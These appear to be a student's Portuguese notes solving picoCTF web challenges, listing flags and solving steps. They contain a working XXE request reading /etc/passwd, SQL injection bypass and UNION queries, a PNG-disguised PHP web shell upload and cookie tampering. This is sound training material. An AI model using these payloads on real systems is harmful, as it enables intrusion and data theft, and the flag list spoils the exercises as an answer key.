PicoCTF

nivel facil:

WebDecode

picoCTF{web_succ3ssfully_d3c0ded_283e62fe}
https://play.picoctf.org/practice/challenge/427?category=1&difficulty=1&page=1

Unminify

picoCTF{pr3tty_c0d3_51d374f0}
https://play.picoctf.org/practice/challenge/426?category=1&difficulty=1&page=1

Inspect HTML

picoCTF{1n5p3t0r_0f_h7ml_1fd8425b}
https://play.picoctf.org/practice/challenge/275?category=1&difficulty=1&page=1

Includes

picoCTF{1nclu51v17y_1of2_f7w_2of2_b8f4b022}
https://play.picoctf.org/practice/challenge/274?category=1&difficulty=1&page=1

Local Authority

picoCTF{j5_15_7r4n5p4r3n7_a8788e61}
https://play.picoctf.org/practice/challenge/278?category=1&difficulty=1&page=1

Scavenger Hunt

picoCTF{th4ts_4_l0t_0f_pl4c3s_2_lO0k_a69684fd}
https://play.picoctf.org/practice/challenge/161?category=1&difficulty=1&page=2

dont-use-client-side

picoCTF{no_clients_plz_b706c5}
https://play.picoctf.org/practice/challenge/66?category=1&difficulty=1&page=2

logon

picoCTF{th3_c0nsp1r4cy_l1v3s_0c98aacc}
https://play.picoctf.org/practice/challenge/46?category=1&difficulty=1&page=2

Cookies

picoCTF{3v3ry1_l0v3s_c00k135_88acab36}
https://play.picoctf.org/practice/challenge/173?category=1&difficulty=1&page=1

Insp3ct0r

picoCTF{tru3_d3t3ct1ve_0r_ju5t_lucky?2e7b23e3}
https://play.picoctf.org/practice/challenge/18?category=1&difficulty=1&page=2

where are the robots

picoCTF{ca1cu1at1ng_Mach1n3s_477ce}
https://play.picoctf.org/practice/challenge/4?category=1&difficulty=1&page=2

GET aHEAD

picoCTF{r3j3ct_th3_du4l1ty_775f2530}
https://play.picoctf.org/practice/challenge/132?category=1&difficulty=1&page=2

SSTI1

picoCTF{s4rv3r_s1d3_t3mp14t3_1nj3ct10n5_4r3_c001_753eca43}
https://play.picoctf.org/practice/challenge/492?category=1&difficulty=1&page=1

n0s4n1ty 1

picoCTF{wh47_c4n_u_d0_wPHP_5f894f6c}
https://play.picoctf.org/practice/challenge/482?category=1&difficulty=1&page=1

não lembro o nome

picoCTF{Pat!3nt_15_Th3_K3y_13d135dd}
https://play.picoctf.org/practice/challenge/476?category=1&difficulty=1&page=1

Cookie Monster Secret Recipe

picoCTF{c00k1e_m0nster_l0ves_c00kies_AC8FCD75}
https://play.picoctf.org/practice/challenge/469?category=1&difficulty=1&page=1

Bookmarklet

picoCTF{p@g3_turn3r_0148cb05}
https://play.picoctf.org/practice/challenge/406?category=1&difficulty=1&page=1

IntroToBurp


picoCTF{#0TP_Bypvss_SuCc3$S_c94b61ac}
https://play.picoctf.org/practice/challenge/419?category=1&difficulty=1&page=1

nivel medio:

não lembro o nome

picoCTF{c00k1e_m0nster_l0ves_c00kies_AC8FCD75}

https://play.picoctf.org/practice/challenge/467?category=1&difficulty=2&page=1



cookies estranhos, hash-identifier não viu nada ai consegui por b64

```
┌──(kali㉿kali)-[~/Desktop]
└─$ echo "cGljb0NURntjMDBrMWVfbTBuc3Rlcl9sMHZlc19jMDBraWVzX0FDOEZDRDc1fQ%3D%3D" | base64 -d
picoCTF{c00k1e_m0nster_l0ves_c00kies_AC8FCD75}base64: invalid input
```


Trickster


picoCTF{c3rt!fi3d_Xp3rt_tr1ckst3r_d3ac625b}

https://play.picoctf.org/practice/challenge/445?category=1&difficulty=2&page=1

Welcome to my PNG processing app


Browse... teste.png.php Upload File







```
┌──(kali㉿kali)-[~/Desktop]
└─$ nano teste.png.php
```


na imagem abaixo peguei o codgo pesquiando por php web shell e só adcionei um PNG no topo e salvei com png.php pq nas instruções ele diz que só vereifica se tem png ou n




pesquisei por uploads e o nome do arquivopwd



ele permite executar comandos







findme

picoCTF{proxies_all_the_way_a0fe074f}


https://play.picoctf.org/practice/challenge/349?category=1&difficulty=2&page=1




pag simples mas ao usar user test e senha test! ele vai para pag



se vc retornar para pag anterior na seta do canto superior esquerdo vc vê



ao decodificar a url da pag e a do redrecionamento do js em base64 vc encontra a flag




Pachinko

picoCTF{p4ch1nk0_f146_0n3_e947b9d7}

https://play.picoctf.org/practice/challenge/494?category=1&difficulty=2&page=1

cara, era só ver o js e conectar os pontos


```
    // Add NAND gates
    nodes.forEach(node => {
        if (node.dataset.input1 && node.dataset.input2) {
            circuit.push({
                input1: parseInt(nodes.find(n => n.id === node.dataset.input1)?.dataset.nodeId),
                input2: parseInt(nodes.find(n => n.id === node.dataset.input2)?.dataset.nodeId),
                output: parseInt(node.dataset.nodeId)
            });
        }
    });

    // Add all output nodes
    outputNodes.forEach((outputNode, index) => {
        if (outputNode.dataset.input1 && outputNode.dataset.input2) {
            circuit.push({
                input1: parseInt(nodes.find(n => n.id === outputNode.dataset.input1)?.dataset.nodeId),
                input2: parseInt(nodes.find(n => n.id === outputNode.dataset.input2)?.dataset.nodeId),
                output: index + 1  // Output nodes are numbered 1-4
            });
        }
    });

    try {
        const response = await fetch('/check', {
            method: 'POST',
            headers: {
                'Content-Type': 'application/json'
            },
            body: JSON.stringify({ circuit })
        });

        const result = await response.json();
        if (result.flag) {
            alert('Congratulations! Flag: ' + result.flag);
        } else {
            alert('Circuit submitted successfully!');
        }
    } catch (error) {
        console.error('Error submitting circuit:', error);
        alert('Error submitting circuit. Please try again.');
    }
}
```




SOAP

picoctf:x:1001:picoCTF{XML_3xtern@l_3nt1t1ty_55662c16}

https://play.picoctf.org/practice/challenge/376?category=1&difficulty=2&page=1



ai tem que inteceptar com burpsuite e jogar pro repeter ai colocar isso e conseguir a flag



POST /data HTTP/1.1

Host: saturn.picoctf.net:64013

Content-Length: 132

Accept-Language: en-US,en;q=0.9

User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36

Content-Type: application/xml

Accept: /

Origin: http://saturn.picoctf.net:64013

Referer: http://saturn.picoctf.net:64013/

Accept-Encoding: gzip, deflate, br

Connection: keep-alive

<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE kamal [<!ENTITY xxe SYSTEM "file:///etc/passwd">


]>


<data><ID>&xxe;</ID></data>


SSTI2

https://play.picoctf.org/practice/challenge/488?category=1&difficulty=2&page=1

pagina onde tudo que escreve aparece maior ali








https://tryhackme.com/room/axss

tem que terminar


More SQLi

picoCTF{G3tting_5QL_1nJ3c7I0N_l1k3_y0u_sh0uID_78d0583a}

https://play.picoctf.org/practice/challenge/358?category=1&difficulty=2&page=1




exibi requisição feita




entrei com email senha:

‘ OR 1 = 1; —




123' UNION SELECT 1, sqlite_version(), 3;--

we now know, that this site is using SQLite.




Now we can just list all tables with this query

123' UNION SELECT name, sql, null from sqlite_master;--



Here is the flag - let's get it.

123' UNION SELECT flag, null, null from more_table;--



MatchTheRegex

picoCTF{succ3ssfully_matchtheregex_f89ea585}


https://play.picoctf.org/practice/challenge/356?category=1&difficulty=2&page=1

era só escrever picoCTF

SQLiLite


picoCTF{L00k5_l1k3_y0u_solv3d_it_ec8a64c7}

https://play.picoctf.org/practice/challenge/304?category=1&difficulty=2&page=2



senha e usr ‘OR 1 = 1;—

codgo fonte




login

picoCTF{53rv3r_53rv3r_53rv3r_53rv3r_53rv3r}

https://play.picoctf.org/practice/challenge/200?category=1&difficulty=2&page=2


login sem banco



codgo fonte com referencia js


```html
<!doctype html>
<html>
    <head>
        <link rel="stylesheet" href="styles.css">
        <script src="index.js"></script>
    </head>
    <body>
        <div>
          <h1>Login</h1>
          <form method="POST">
            <label for="username">Username</label>
            <input name="username" type="text"/>
            <label for="username">Password</label>
            <input name="password" type="password"/>
            <input type="submit" value="Submit"/>
          </form>
        </div>
    </body>
</html>

```

codgo muito grande



usei formastador de js

decodfiquei base 64 e achei a flag




Search source

picoCTF{1nsp3ti0n_0f_w3bpag3s_587d12b8}

https://play.picoctf.org/practice/challenge/295?category=1&difficulty=2&page=2


site :D




codgo fonte tinha muitos links

abri todos

em todos com o ctrl pesquisei pico



achei



Power Cookie

picoCTF{gr4d3_A_c00k13_5d2505be}


https://play.picoctf.org/practice?category=1&difficulty=2&page=2

```html
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <title>Secure Log In</title>
  </head>
  <body>
    <script src="guest.js"></script>

    <h1>Online Gradebook</h1>
    <button type="button" onclick="continueAsGuest();">Continue as guest</button>
  </body>
</html>

```

js

```
function continueAsGuest()
{
  window.location.href = '/check.php';
  document.cookie = "isAdmin=0";
}
```

interceptei com burp e troquei o admin 0 para o 1 e foi



Forbidden Paths


picoCTF{7h3_p47h_70_5ucc355_e5fe3d4d}

https://play.picoctf.org/practice/challenge/270?category=1&difficulty=2&page=2

a instrução da atividade diz que a flag esta em /flag.txt e fala que vc esta em /usr/share/nginx/html/ (4 pastas de profundidade)

